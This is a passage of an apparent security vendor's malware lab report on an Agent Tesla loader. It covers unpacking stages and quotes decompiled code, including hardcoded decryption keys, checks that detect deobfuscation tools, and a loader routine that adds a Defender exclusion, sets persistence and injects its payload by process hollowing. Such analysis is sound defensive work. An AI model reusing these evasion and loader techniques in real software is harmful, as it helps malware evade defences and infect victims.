DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

# Agent Tesla

Malware Lab Analysis Report

# Summary

DEFENCE TECH

# 1 Our Malware Lab

# 1. Our Malware Lab

**Defence Tech Malware Lab** daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

**Malware Lab** analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

**CORRADO AARON VISAGGIO**
*Group Chief Scientist Officer & Malware Lab Director*
a.visaggio@defencetech.it

DEFENCE TECH

2

# Executive Summary


# 2. Executive Summary

Recent reports of the Italian CERT (Computer Emergency Response Team) indicate that malware campaigns involving Agent Tesla are targeting Italy through several Phishing attacks[1] [2].

Agent Tesla[3] is a .NET based keylogger and information stealer which harvests credentials, sending the data to its C&C (Command & Control) via HTTPs, SMTP (Simple Mail Transfer Protocol) or Telegram channel.

This family malware has always been on top of emerging trends, demonstrating that it's always evolving.

As shown in figure 1, Agent Tesla is the most prevalent malware family in the last 24 hours on Malware Bazaar database[4] (at the time of writing).



MalwareBazaar Database

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware s
web upload or the API.

270
Submissions (past 24 hours)

AgentTesla
Most seen malware family (past 24 hours)

*Figure 1. MalwareBazaar most seen malware family*

There are several variants of this family which uses different vectors to infect targets, such as Office documents, JavaScript or VBS scripts. However, our analysis focuses on a recent executable sample submitted to the AnyRun[5] sandbox's public tasks.

[1] *https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-11-17-novembre-2023/*

[2] *https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-del-04-10-novembre-2023/*

[3] *https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla*

[4] *https://bazaar.abuse.ch/browse/*

[5] *https://app.any.run/*

DEFENCE TECH


3

# Analysis

# 3. Analysis

The assembly's name is 'Yawji' as shown in the next figure.

The sample seems a legitimate program implemented with non-obfuscated namespace and class names which contain obfuscated code to evade the heuristics of anti-malware solutions.



```
Yawji (5.1.11017.0)
  Yawji.exe
    PE
    Type References
    References
    Resources
    { } -
    { } log4net.Candidates
    { } log4net.Collections
    { } log4net.Common
    { } log4net.Expressions
    { } log4net.Factories
    { } log4net.Filter
    { } Vrygbv.Properties
    { } Yawji.Authentication
    { } Yawji.Bridges
    { } Yawji.Containers
    { } Yawji.Definitions
    { } Yawji.Dictionaries
    { } Yawji.Dispatcher
    { } Yawji.Exceptions
    { } Yawji.Instances
    { } Yawji.Licensing
    { } Yawji.Maps
    { } Yawji.Pages
    { } Yawji.Queues
    { } Yawji.Records
    { } Yawji.States
    { } Yawji.Structs
    { } Yawji.Stubs
```

*Figure 2. Original sample opened in DnSpy tool*

However, it's important to note that this sample works as a Loader, carrying the next stage of the infection in the resources. In the next sections, we will describe how we reached the final stage of the infection performing reverse engineering.

[6] *https://github.com/dnSpyEx/dnSpy*

## 3.1 Anti-analysis techniques and unpacking


### 3.1.1 Stage 1

The 'Nywamxihj' resource contains the next stage which is loaded by creating an asynchronous task. Asynchronous programming is meant to allow code to be executed concurrently without blocking the execution of the calling thread.

C# implements asynchronous programming by the compiler transforming asynchronous code into a state machine, wrapping it in an invisible class following a well-known pattern. The state machine keeps track of yielding execution when an 'await' is reached, and it resumes the execution when background task has finished.

The decompiler is typically able to reconstructs the original method automatically and hides the auto-generated backing class for the asynchronous code, it is possible to override this behaviour by enabling the visualization of hidden types in the settings.

However, in this case, the threat actors have successfully manipulated the invisible class as the decompiler does not recognise the pattern and hides the actual code.



```
// Token: 0x0600001A RID: 26 RVA: 0x000022A8 File Offset: 0x000004A8
private static Task<byte[]> CalcUtils()
{
    CandidateParserBridge.<Hjrgreg>d__1 <Hjrgreg>d__;
    <Hjrgreg>d__.<>t__builder = AsyncTaskMethodBuilder<byte[]>.Create();
    <Hjrgreg>d__.<>1__state = -1;
    <Hjrgreg>d__.<>t__builder.Start<CandidateParserBridge.<Hjrgreg>d__1>(ref
      <Hjrgreg>d__);
    return <Hjrgreg>d__.<>t__builder.Task;
}
```

```
Analyzer
  Vrygbv.Properties.Resources.get_Nywamxihj() : byte[] @06000038
    Used By
      Yawji.Bridges.CandidateParserBridge.CalcUtils() : Task<byte[]> @0600001A
        Used By
```


*Figure 3. Async task builder which loads the next stage*

The resource is encrypted using the TripleDES algorithm, and the decryption is performed by another asynchronous state machine, like the one described earlier.

The key and the Initialisation Vector (IV) are hardcoded as Base64 strings:

- IV: "ZiQWnMH+B/w="
- KEY: "SWAoEGNRRkbxRS5xL8gkQw=="

We successfully managed to obtain the second stage by decrypting it using CyberChef[7].



Triple DES Decrypt

Key: ...oEGNRRkbxRS5xL8gkQw ... BASE64

IV: ZiQWnMH+B/w= BASE64

Mode: CBC

Input: Raw

Output: Raw

Name: Nywamxihj

Size: 337,416 bytes

```
337416   1334
```

```
MZ
Í!LÍ!This program cannot be run in DOS mode.
$PEL0[eà!²=@@
h=J@0`
H
.text`.rsrc0@
@.reloc$@
B=Hpýp~ø¾
v((+*(Y+ö(
```

```
337408   2421   255ms
```

*Figure 4. Decrypting the second stage with Cyberchef*

[7] *https://gchq.github.io/CyberChef/*

### 3.1.2 Stage 2

The file we obtained is a DLL (Dynamic Link Library) and its assembly name is 'Nifmccwks'.

The static constructor of the DLL's module registers the event "AppDomain.CurrentDomain.ResourceResolve" twice. The first registration is used for dynamically loading the malware configuration, while the second seems to be employed for resolving dependencies through the Costura library[8].

This DLL contains a binary resource called 'VHuKo' which is used to dynamically load a list of encrypted strings and a .NET PE (Portable Executable) file. The strings are encrypted using a simple XOR algorithm while the PE file only contains more encrypted binary resources and no executable code. We will call any actions that depend on this PE file "stage 3" although all the relevant code was already loaded as part of stage 2.

This boils down to loading the malware configuration and performing process injection to execute the malware payload.

### 3.1.3 Stage 3

Stage 3 includes a resource called 'BeEw' which is a binary file containing various encrypted strings. All the strings used by the packer are dynamically loaded from this resource. The data is encrypted using AES algorithm where the key and IV are derived from the initial bytes of the file through various operations. Once the file has been decrypted the code which loads the strings is dynamically generated through reflection by using the "MethodBuilder" class, here the attackers manually build an in-memory .NET assembly by concatenating raw .NET assembly "CIL" instructions.

[8] *https://github.com/Fody/Costura*



```
ilgenerator.Emit(OpCodes.Call, method); // GetEntryASsembly()
ilgenerator.Emit(OpCodes.Stloc_1);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Brfalse_S, label);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Callvirt, method2); //GetFullname()
ilgenerator.Emit(OpCodes.Stloc_S, 6);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[14]); // "AssemblyServer"
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, IndexOf);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, check_failed);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[15]); // "SimpleAssemblyExplorer"
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, IndexOf);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, check_failed);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[16]); // "babelvm"
```

*Figure 5. Code dynamically loaded*

Before performing decryption, it checks the name of the current assembly against a list of names associated with various automatic deobfuscation tools such as 'AsssemblyServer', 'SimpleAssemblyExplorer', ''babelvm', 'smoketest', etc. The strings are then decrypted using the XOR algorithm with a constant as the key.

The decrypted strings are loaded into a hashmap, which is stored using the "AppDomain.SetData" method. "SetData" works like a map taking a key and a value and storing them as global resources, in this case the key is a string which is derived from the decryption process and is saved in a global variable and the value is the hashmap containing the strings.

To retrieve the strings, a helper method is used which loads the hashmap from the AppDomain resources and performs a lookup of the requested key, the pattern is implemented as shown in the following figure.




```
// Token: 0x0600017C RID: 380 RVA: 0x0000290E File Offset: 0x00000B0E
static string smethod_134(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(Class33.string_0))[int_0];
}
```

*Figure 6. Method to retrieve the strings*

At this point the "main" method of stage 2 called "Risotumpzv" executes, loading the loader configuration from the stage 3 resource called "Obvyq"; after some transformations it results as a GZIP-compressed protobuf [9] stream.

Protobuf is a serialization format, conceptually like json, that produces binary streams; it can be parsed and then printed in a human comprehensible format using CyberChef: the output can be seen in figure 7.




```
{
  "1": {
    "1": {
      "2": {
        "1": 1,
        "2": <stage 4 byte array>,
        "4": 1,
        "5": "aspnet_compiler",
        "6": {}
      }
    },
    "2": {
      "3": {
        "1": 45,
        "3": "Dhgsvu"
      }
    },
    "3": {
      "4": {}
    }
  }
}
```

*Figure 7. Decoded protobuf configuration*

It is worth noting that, unlike json, protobuf keys don't have string names but only indices, making it impossible to understand the meaning of each field from the schema alone.

At this point the malware-loading process executes multiple preliminary steps, such as checking whether the system is a virtual machine using the WMI query "SELECT * from WIN32_Bios" and creating persistence by writing to the "Run" registry key for the current user. The execution of these steps depends on the configuration, in this sample only a few are actually performed.

[9] *https://github.com/protocolbuffers/protobuf*



```
// Token: 0x06000004 RID: 4 RVA: 0x00002B6C File Offset: 0x00000D6C
public static void Risotumpzv()
{
    using (MemoryStream memoryStream = new MemoryStream(Class53.smethod_3(Class6.Byte_0)))
    {
        memoryStream.Position = 0L;
        Bpjgelqybu.LoaderConfig = Serializer.Deserialize<Class8>(memoryStream);
    }
    Class53.AntiVMAndAntiDebug(new Class23());
    Class53.ipconfig_release();
    Class53.GlobalMutex();
    Class53.AddDefenderExclusion(new Class25());
    Class53.SleepBeforeInfection(new Class26());
    Class53.ExecPowershellCommandBefore(new Class28());
    Class53.CopyAndRelaunchFromTemp(new Class21());
    Class53.ShowMessageBox(new Class19());
    Class53.RegisterPersistence(new Class5());
    Class53.DuplicateSelfHandleToExplorer(new Class22());
    Class53.Ipconfig_renew();
    Class53.LoadFinalPayload(new Class15());
}
```

*Figure 8 . Main method of the loader*

The final call of the "Risotumpzv" method performs the actual injection of the payload, this configurable loader supports multiple dynamic loading techniques, but only one is used according to the configuration.


The final malware payload is decrypted from the byte array "1.1.2.2" in the protobuf using the same algorithm used for previous resources and then loaded through process hollowing in a new instance of the currently running executable.

### 3.1.4 Sample Obfuscation

Once we obtained the final malware payload, we observed that it is obfuscated using some kind of control flow flattening scheme.

Control flow flattening is the process of splitting a function into its fundamental blocks and rearranging them in a state-machine like form removing the natural structure of the program that programmers are familiar with. The function can then be further obfuscated by adding fake states or dynamically calculating the next one with multiple possible paths leading to impossible states.

An example of this kind of obfuscation is the following picture containing the entry point of the sample.




```
